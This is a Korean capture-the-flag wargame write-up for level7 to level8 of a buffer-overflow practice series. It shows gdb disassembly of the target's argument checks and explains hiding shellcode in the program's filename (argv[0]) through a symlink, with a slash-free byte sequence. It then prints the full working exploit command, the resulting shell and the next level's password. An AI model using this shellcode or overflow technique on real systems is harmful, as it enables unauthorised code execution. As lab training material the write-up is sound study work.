


Wargame Write-up

윤준혁

level7 -> level8



```
Activities  Terminal  Tue 20:40
lv7@ubuntu: ~

File Edit View Search Terminal Help

05:0014 0xffffd274 -> 0xffffda2f -> 'LESSCLOSE=/usr/bin/lesspipe %s %s'
06:0018 0xffffd278 -> 0xffffda51 -> 'XDG_MENU_PREFIX=gnome-'
07:001c 0xffffd27c -> 0xffffda68 -> '=/usr/bin/gdb'

[ BACKTRACE ]

> f 0 8048450 _start
Breakpoint *_start
pwndbg> pdisas main
> 0x8048500 <main>      push    ebp
0x8048501 <main+1>      mov     ebp, esp
0x8048503 <main+3>      sub     esp, 0x2c
0x8048506 <main+6>      cmp     dword ptr [ebp + 8], 2
0x804850a <main+10>     je      main+35 <0x8048523>

0x804850c <main+12>     push    0x8048690
0x8048511 <main+17>     call   printf@plt <0x8048410>

0x8048516 <main+22>     add     esp, 4
0x8048519 <main+25>     push    0
0x804851b <main+27>     call   exit@plt <0x8048420>

0x8048520 <main+32>     add     esp, 4
pwndbg>
0x8048523 <main+35>     nop
0x8048524 <main+36>     mov     dword ptr [ebp - 0x2c], 0
0x804852b <main+43>     nop
0x804852c <main+44>     lea     esi, [esi]
0x8048530 <main+48>     mov     eax, dword ptr [ebp - 0x2c]
0x8048533 <main+51>     lea     edx, [eax*4]
0x804853a <main+58>     mov     eax, dword ptr [environ@@GLIBC 2.0] <0x80497cc>
```

gdb로 어셈블리코드를 살펴보면 argc가 2여야 하므로 argv[2]는 사용할 수 없다.

```
Activities Terminal Tue 20:40 lv7@ubuntu: ~
File Edit View Search Terminal Help
0x80485a1 <main+161> add esp, 4
0x80485a4 <main+164> push 0
0x80485a6 <main+166> call exit@plt <0x8048420>

0x80485ab <main+171> add esp, 4
0x80485ae <main+174> mov esi, esi
0x80485b0 <main+176> mov eax, dword ptr [ebp + 0xc]
0x80485b3 <main+179> add eax, 4
pwndbg>
0x80485b6 <main+182> mov edx, dword ptr [eax]
0x80485b8 <main+184> push edx
0x80485b9 <main+185> call strlen@plt <0x80483fc>


0x80485be <main+190> add esp, 4
0x80485c1 <main+193> mov eax, eax
0x80485c3 <main+195> cmp eax, 0x30
0x80485c6 <main+198> jbe main+224 <0x80485e0>

0x80485c8 <main+200> push 0x80486c0
0x80485cd <main+205> call printf@plt <0x8048410>

0x80485d2 <main+210> add esp, 4
0x80485d5 <main+213> push 0
pwndbg>
0x80485d7 <main+215> call exit@plt <0x8048420>

0x80485dc <main+220> add esp, 4
0x80485df <main+223> nop
0x80485e0 <main+224> mov eax, dword ptr [ebp + 0xc]
```

또한 argv[1]이 30byte로 제한되어 있으므로 argv[1]을 사용하기도 힘들다. 따라서 argv[0], 즉 파일 이름에 셸코드를 넣을 것이다. 이 때 주의할 점은 0x2f는 아스키코드로 보면 "/" 이므로 파일 이름에 들어갈 수 없다. 따라서 0x2f가 없는 셸코드를 사용하여 전 문제 처럼 심볼릭 링크를 만들어 공격을 진행한다.



The image shows a terminal window titled 'Terminal' with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (Tue 21:14, lv7@ubuntu: ~). The terminal content is as follows:

```
lv7@ubuntu:~$ ./`python -c "print '\x90'*20 + '\x66\x68\xff\x03\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'"` `python -c "print '\x90'*44 + '\x23\xd4\xff\xff'"`
#####
$ id
uid=1008(lv8) gid=1007(lv7) groups=1007(lv7)
$ my-pass
bothering argc
$
```

성공적으로 쉘을 따냈다.

level8 password : bothering argc